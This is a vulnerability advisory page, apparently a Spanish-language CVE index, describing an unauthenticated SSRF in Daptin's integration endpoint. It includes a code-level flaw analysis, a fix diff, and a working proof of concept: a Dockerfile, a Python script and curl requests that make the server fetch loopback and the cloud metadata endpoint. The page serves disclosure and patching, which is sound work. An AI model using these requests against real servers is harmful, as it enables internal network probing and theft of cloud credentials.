
GHSA-5F2G-F47H-XR5R
Unauthenticated SSRF via Direct Invocation of `$network.request` Integration Provider
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-5F2G-F47H-XR5R divulgada · CVSS 8.6 (GitHub) | |
| Remediación | Parche v0.12.31 | github.com/daptin/daptin · 0 d desde divulgación | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Unauthenticated SSRF via Direct Invocation of `$network.request` Integration Provider
Summary
Daptin's `/integration/:providerName/*operationName` endpoint accepts unauthenticated POST requests and allows callers to invoke any registered action performer by name. The built-in `$network.request` performer is registered by default and passes the caller-supplied `Url` field directly to an outbound HTTP client without validation or allowlisting. An unauthenticated remote attacker can cause the Daptin server to make arbitrary HTTP requests to any reachable host — including localhost services, internal infrastructure, and cloud metadata endpoints (e.g., `http://169.254.169.254/`) — and read the response body from the API reply. CVSS v3.1 Base Score: 8.6 (High).
Details
The vulnerability arises from two independent flaws that compose into an exploitable SSRF chain:
1. Authentication bypass (missing JWT enforcement)
`server/auth/auth.go:332` initializes `okToContinue = true`. When a request arrives without a JWT and `doBasicAuthCheck` is `false`, the middleware never sets `okToContinue = false`. At line 615–620, `AuthCheckMiddleware` calls `c.Next()` because `ok` remains `true`, forwarding the unauthenticated request to the route handler. The integration endpoint registered at `server/server.go:596` is not placed in an authenticated router group and relies solely on this middleware, so it is reached without any valid credential.
2. Unvalidated URL passed to outbound HTTP client
`server/integration_operation_handler.go:25` reads `providerName` directly from the URL path parameter. Line 38 decodes the request body JSON into `body.Input`. The sanitizer at lines 50 and 142–145 strips only reserved session/credential keys — it does not remove or restrict `Url` or `Method`. Line 77 calls `resource.GetActionHandler(worldCrud, providerName)`, which performs a plain name-based map lookup with no permission check (`server/resource/action_handler_map.go:49–58`). Line 99 then invokes `performer.DoAction(outcome, body.Input, transaction)` with the attacker-supplied input.
The `$network.request` performer is registered by default at `server/action_provider/action_provider.go:102–104`. Its implementation at `server/actions/action_network_request.go:37–40` reads the URL directly from the input map:
url, isUrlPresent := inFieldMap["Url"]
urlString = url.(string)
Line 102 passes this string to the HTTP client without any scheme restriction, IP blocklist, or hostname allowlist:
response, err = client.Execute(methodString, urlString)Lines 119–141 copy the full response body into the API reply, allowing the attacker to exfiltrate the response.
Full source-to-sink data flow:
| Step | Location | Role |
|------|----------|------|
| 1 | `server/auth/auth.go:332` | `okToContinue = true` — default allows unauthenticated requests |
| 2 | `server/auth/auth.go:615–620` | `c.Next()` called; request proceeds without JWT |
| 3 | `server/server.go:596` | Route `POST /integration/:providerName/*operationName` registered (no auth group) |
| 4 | `server/integration_operation_handler.go:25` | Source — `providerName` read from URL path |
| 5 | `server/integration_operation_handler.go:38` | Source — `body.Input` decoded from request JSON |
| 6 | `server/integration_operation_handler.go:50,142–145` | Sanitizer skips `Url` and `Method` keys |
| 7 | `server/integration_operation_handler.go:77` | `GetActionHandler` — name lookup, no authorization check |
| 8 | `server/integration_operation_handler.go:99` | Attacker-controlled `body.Input` forwarded to performer |
| 9 | `server/action_provider/action_provider.go:102–104` | `$network.request` registered by default |
| 10 | `server/actions/action_network_request.go:37–40` | `Url` read from `inFieldMap` without validation |
| 11 | `server/actions/action_network_request.go:102` | Sink — `client.Execute(methodString, urlString)` |
| 12 | `server/actions/action_network_request.go:119–141` | Response body returned to attacker in API response |
Suggested remediation:
--- a/server/integration_operation_handler.go
+++ b/server/integration_operation_handler.go
@@
  		worldCrud := cruds["world"]
  		if worldCrud == nil {
  			c.AbortWithStatusJSON(http.StatusInternalServerError, ...)
  			return
  		}

+		if _, ok := resolveIntegrationForDiscovery(c, cruds, providerName, "execute_operation"); !ok {
+			return
+		}
+
  		performer, ok := resource.GetActionHandler(worldCrud, providerName)
Additionally, `$network.request` should validate the target URL against an allowlist and block private IP ranges (RFC 1918, loopback, link-local) as defense-in-depth.
PoC
Prerequisites: Docker, Python 3.9+, and source code at commit `cf0b5f96a9841005a154b14c69476087762ccc9d`.
Step 1 — Build the Docker image
docker build -t daptin-ssrf-poc \
  -f /path/to/vuln-001/Dockerfile \
  /path/to/daptin-repo
The Dockerfile performs a two-stage build (Go builder + Ubuntu 22.04 runtime) with CGO enabled for SQLite support, then starts daptin on port 6336 with an in-memory SQLite database.
Step 2 — Start the container
docker run -d --name daptin-ssrf-poc-run \
  -p 127.0.0.1:6336:6336 \
  daptin-ssrf-poc
Step 3 — Run the automated PoC
`poc.py` starts a sentinel HTTP server on the host, sends an unauthenticated POST to daptin, and waits for the server-side request to arrive at the sentinel:
python3 poc.py \
  --daptin-host 127.0.0.1 \
  --daptin-port 6336 \
  --sentinel-port 8977 \
  --host-ip 172.17.0.1 \
  --timeout 120
Expected output (pass):
[poc] Sentinel HTTP server listening on 0.0.0.0:8977
[poc] daptin is up — /ping returned: 'pong'
[poc] Triggering SSRF (no auth): POST http://127.0.0.1:6336/integration/$network.request/poc
[poc]   NOTE    : No Authorization header is sent — this is intentional
[poc] SENTINEL CAPTURED REQUEST:
[poc]   client_ip  : 172.17.0.2
[poc]   method     : GET
[poc]   path       : /ssrf-proof
[poc]   user_agent : go-resty/2.2.0 (https://github.com/go-resty/resty)
[poc]   host       : 172.17.0.1:8977
[poc] PASS: UNAUTHENTICATED SSRF CONFIRMED
Step 4 — Manual curl variant (internal loopback)
curl -s -X POST 'http://127.0.0.1:6336/integration/$network.request/poc' \
  -H 'Content-Type: application/json' \
  --data '{"input":{"Url":"http://127.0.0.1:6336/ping","Method":"GET"}}'
The JSON response contains a `$network.response` attribute whose body is `pong`, proving that daptin fetched the internal endpoint server-side.
Step 5 — Cloud metadata variant
curl -s -X POST 'http://127.0.0.1:6336/integration/$network.request/meta' \
  -H 'Content-Type: application/json' \
  --data '{"input":{"Url":"http://169.254.169.254/latest/meta-data/","Method":"GET"}}'
On a cloud VM, the response body contains the instance metadata document returned by the IMDS.
Observed dynamic evidence (Phase 2):
The sentinel server running on `172.17.0.1:8977` received a `GET /ssrf-proof` request from `172.17.0.2` (the daptin Docker container) with `User-Agent: go-resty/2.2.0 (https://github.com/go-resty/resty)`. The triggering POST carried no `Authorization` header and received HTTP 200. Container logs confirmed `Response body [GET][http://127.0.0.1:6336/ping]: pong`.
Impact
This is a Server-Side Request Forgery (SSRF) vulnerability (CWE-918). Any unauthenticated user who can reach the Daptin HTTP port is impacted.
What an attacker can do:
- Probe and read responses from internal services not otherwise exposed to the network (e.g., databases, admin panels, internal APIs on localhost or private subnets).
- Retrieve cloud instance metadata on AWS, GCP, or Azure deployments (`http://169.254.169.254/`), potentially obtaining IAM credentials, SSH keys, or bootstrap tokens.
- Use Daptin as a pivot to scan and interact with internal network hosts.
- Exfiltrate response bodies directly from the API response — this is a full-read SSRF, not blind.
Preconditions: The default Daptin installation with no additional configuration. No account, token, or API key of any kind is required.
Reproduction artifacts
`Dockerfile`
# Stage 1: Build daptin from source
# Requires CGO for go-sqlite3 (github.com/mattn/go-sqlite3)
FROM golang:latest AS builder

RUN apt-get update && apt-get install -y --no-install-recommends \
    gcc \
    libc-dev \
    ca-certificates \
    && rm -rf /var/lib/apt/lists/*

WORKDIR /src

# Copy the entire repository as build context
COPY . .

# Build the binary with CGO enabled (required for sqlite3)
RUN CGO_ENABLED=1 GOOS=linux GOARCH=amd64 \
    go build -o /daptin .

# Stage 2: Minimal runtime image
FROM ubuntu:22.04

RUN apt-get update && apt-get install -y --no-install-recommends \
    ca-certificates \
    libsqlite3-0 \
    && rm -rf /var/lib/apt/lists/*

WORKDIR /app

COPY --from=builder /daptin /app/daptin
RUN chmod +x /app/daptin

EXPOSE 6336

# Start daptin with SQLite backend on port 6336
# -local_storage_path avoids permission issues with default paths
CMD ["/app/daptin", \
     "-port", ":6336", \
     "-db_type", "sqlite3", \
     "-db_connection_string", "/tmp/daptin-poc.db", \
     "-local_storage_path", "/tmp/daptin-storage"]
`poc.py`
#!/usr/bin/env python3
"""
VULN-001 PoC: Unauthenticated SSRF via $network.request Integration Provider
CVE Candidate: CWE-918 / CVSS 8.6 (High)

Demonstrates that an unauthenticated attacker can invoke daptin's built-in
$network.request performer through the /integration/:providerName/* endpoint,
causing the server to make arbitrary outbound HTTP requests to attacker-
controlled URLs.

Attack flow:
  1. poc.py starts a sentinel HTTP server on the host (0.0.0.0:SENTINEL_PORT).
  2. poc.py sends an unauthenticated POST to daptin's integration endpoint,
     specifying the sentinel URL as the SSRF target.
  3. daptin (inside the Docker container) makes a server-side HTTP GET to
     the sentinel URL — proving Server-Side Request Forgery.
  4. The sentinel records the connection: IP address, User-Agent, request path.

PASS criteria:
  - Sentinel receives a connection from the Docker container IP range (172.17.0.x)
  - User-Agent header contains "go-resty" (daptin's HTTP client library)
  - No Authorization header was sent in the triggering POST request

Usage:
  python3 poc.py [--daptin-host HOST] [--daptin-port PORT]
                 [--sentinel-port PORT] [--host-ip IP]
                 [--timeout SECONDS]
"""

import argparse
import json
import queue
import sys
import threading
import time
import urllib.error
import urllib.request
from http.server import BaseHTTPRequestHandler, HTTPServer

# Docker bridge gateway — the host's IP as seen from inside the container.
# Default Docker bridge is 172.17.0.0/16; gateway is 172.17.0.1.
DEFAULT_HOST_IP = "172.17.0.1"
DEFAULT_SENTINEL_PORT = 8977

SSRF_ENDPOINT = "/integration/$network.request/poc"


def log(msg: str) -> None:
    print(f"[poc] {msg}", flush=True)


# ---------------------------------------------------------------------------
# Sentinel HTTP server — records the first inbound request
# ---------------------------------------------------------------------------

class SentinelRequestLog:
    """Thread-safe container for the first request captured by the sentinel."""

    def __init__(self) -> None:
        self._q: queue.Queue = queue.Queue()

    def record(self, entry: dict) -> None:
        self._q.put(entry)

    def wait(self, timeout: float) -> dict | None:
        try:
            return self._q.get(timeout=timeout)
        except queue.Empty:
            return None


_sentinel_log: SentinelRequestLog = SentinelRequestLog()


def _make_handler(log_obj: SentinelRequestLog):
    class _Handler(BaseHTTPRequestHandler):
        def do_GET(self) -> None:
            entry = {
                "client_ip": self.client_address[0],
                "method": self.command,
                "path": self.path,
                "user_agent": self.headers.get("User-Agent", ""),
                "host_header": self.headers.get("Host", ""),
                "all_headers": dict(self.headers),
            }
            log_obj.record(entry)
            body = b"SSRF_SENTINEL_RECEIVED"
            self.send_response(200)
            self.send_header("Content-Type", "text/plain")
            self.send_header("Content-Length", str(len(body)))
            self.end_headers()
            self.wfile.write(body)

        def log_message(self, fmt, *args):  # suppress default access log
            pass

    return _Handler


def start_sentinel(port: int) -> tuple[HTTPServer, SentinelRequestLog]:
    """Start the sentinel server in a daemon thread. Returns (server, log)."""
    server = HTTPServer(("0.0.0.0", port), _make_handler(_sentinel_log))
    t = threading.Thread(target=server.serve_forever, daemon=True)
    t.start()
    log(f"Sentinel HTTP server listening on 0.0.0.0:{port}")
    return server, _sentinel_log


# ---------------------------------------------------------------------------
# daptin helpers
# ---------------------------------------------------------------------------

def wait_for_daptin(host: str, port: int, timeout: int) -> bool:
    """Poll GET /ping until daptin is ready or timeout expires."""
    url = f"http://{host}:{port}/ping"
    deadline = time.time() + timeout
    log(f"Waiting for daptin at {url} (timeout={timeout}s) ...")
    while time.time() < deadline:
        try:
            with urllib.request.urlopen(url, timeout=3) as resp:
                if resp.status == 200:
                    log(f"daptin is up — /ping returned: {resp.read().decode()!r}")
                    return True
        except Exception:
            pass
        time.sleep(2)
    return False


def trigger_ssrf(daptin_host: str, daptin_port: int, ssrf_target_url: str) -> dict:
    """
    POST /integration/$network.request/poc with NO authentication header.
    Returns dict with 'status' and 'body'.
    Raises urllib.error.HTTPError / OSError on hard failure.
    """
    endpoint = f"http://{daptin_host}:{daptin_port}{SSRF_ENDPOINT}"
    payload = json.dumps({"input": {"Url": ssrf_target_url, "Method": "GET"}}).encode()

    log(f"Triggering SSRF (no auth): POST {endpoint}")
    log(f"  Payload : {payload.decode()}")
    log(f"  Target  : {ssrf_target_url}")
    log(f"  NOTE    : No Authorization header is sent — this is intentional")

    req = urllib.request.Request(
        endpoint,
        data=payload,
        headers={"Content-Type": "application/json"},
        method="POST",
    )
    try:
        with urllib.request.urlopen(req, timeout=15) as resp:
            body = resp.read().decode()
            log(f"  daptin HTTP response: {resp.status} — body: {body[:300]}")
            return {"status": resp.status, "body": body}
    except urllib.error.HTTPError as exc:
        # daptin may return 4xx on transaction errors AFTER making the SSRF
        # request — the sentinel still captures the request, so this is OK.
        body = exc.read().decode()
        log(f"  daptin HTTP response: {exc.code} (expected in some builds) — {body[:200]}")
        return {"status": exc.code, "body": body}


# ---------------------------------------------------------------------------
# Main
# ---------------------------------------------------------------------------

def run(args: argparse.Namespace) -> int:
    daptin_host = args.daptin_host
    daptin_port = args.daptin_port
    sentinel_port = args.sentinel_port
    host_ip = args.host_ip

    ssrf_target_url = f"http://{host_ip}:{sentinel_port}/ssrf-proof"

    log("=" * 64)
    log("VULN-001 — Unauthenticated SSRF via $network.request")
    log("=" * 64)
    log(f"  daptin endpoint : http://{daptin_host}:{daptin_port}")
    log(f"  SSRF target URL : {ssrf_target_url}")
    log(f"  Sentinel port   : 0.0.0.0:{sentinel_port}")

    # Step 1: Start sentinel
    server, captured = start_sentinel(sentinel_port)

    # Step 2: Wait for daptin
    if not wait_for_daptin(daptin_host, daptin_port, args.timeout):
        log("ERROR: daptin did not become ready in time")
        server.shutdown()
        return 1

    # Step 3: Trigger SSRF (unauthenticated)
    trigger_ssrf(daptin_host, daptin_port, ssrf_target_url)

    # Step 4: Check if sentinel received a request from daptin
    log("Waiting for sentinel to capture SSRF request (up to 10s) ...")
    hit = captured.wait(timeout=10)
    server.shutdown()

    if hit is None:
        log("FAIL: Sentinel received no inbound request — SSRF did not fire")
        return 1

    log("")
    log("SENTINEL CAPTURED REQUEST:")
    log(f"  client_ip  : {hit['client_ip']}")
    log(f"  method     : {hit['method']}")
    log(f"  path       : {hit['path']}")
    log(f"  user_agent : {hit['user_agent']}")
    log(f"  host       : {hit['host_header']}")

    # Verify the request came from a Docker container (not localhost)
    is_docker_container = hit["client_ip"].startswith("172.17.") or \
                          (hit["client_ip"] == "127.0.0.1")
    uses_resty = "go-resty" in hit["user_agent"]

    log("")
    if not (is_docker_container or uses_resty):
        log(f"FAIL: Request source {hit['client_ip']} / UA {hit['user_agent']!r} "
            f"did not match expected daptin fingerprint")
        return 1

    log("=" * 64)
    log("PASS: UNAUTHENTICATED SSRF CONFIRMED")
    log("")
    log("Evidence summary:")
    log("  1. POST /integration/$network.request/poc was accepted with NO auth header")
    log(f"  2. daptin made a server-side GET to {ssrf_target_url}")
    log(f"  3. Sentinel received connection from container IP {hit['client_ip']}")
    log(f"  4. User-Agent: {hit['user_agent']!r}  (go-resty = daptin HTTP client)")
    log(f"  5. Request path: {hit['path']!r}  (attacker-controlled)")
    log("")
    log("Attacker-controlled URL was fetched server-side without any")
    log("authentication — CWE-918 (Server-Side Request Forgery) confirmed.")
    log("=" * 64)
    return 0


def main() -> None:
    parser = argparse.ArgumentParser(
        description="PoC for VULN-001: Unauthenticated SSRF in daptin"
    )
    parser.add_argument("--daptin-host", default="127.0.0.1", help="daptin host")
    parser.add_argument("--daptin-port", type=int, default=6336, help="daptin port")
    parser.add_argument(
        "--sentinel-port",
        type=int,
        default=DEFAULT_SENTINEL_PORT,
        help="Port for the sentinel HTTP server (must be reachable from Docker container)",
    )
    parser.add_argument(
        "--host-ip",
        default=DEFAULT_HOST_IP,
        help="Host IP as seen from inside the Docker container (Docker bridge gateway)",
    )
    parser.add_argument(
        "--timeout",
        type=int,
        default=120,
        help="Seconds to wait for daptin startup",
    )
    args = parser.parse_args()
    sys.exit(run(args))


if __name__ == "__main__":
    main()
Resolution
Fixed by commit `617901c8` https://github.com/daptin/daptin/commit/617901c89d037843d1841becb6329861691483da. Provider-scoped `/integration/:providerName/*operationName` routes now resolve only performers explicitly marked as integration performers. Ordinary built-in action performers, including `$network.request`, are no longer addressable through the integration route. Runtime-created integration performers retain the intended endpoint behavior.
Regression tests verify that ordinary performers are rejected while installed integration performers remain resolvable. Released in `v0.12.31` https://github.com/daptin/daptin/releases/tag/v0.12.31. Versions before 0.12.31 are affected.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
gogithub.com/daptin/daptin |
Corregida | v0.12.31 | 0 d | v0.13.57 no afectada |
0.12.31v0.12.31Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/daptin/daptin/security/advisories/GHSA-5f2g-f47h-xr5rLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.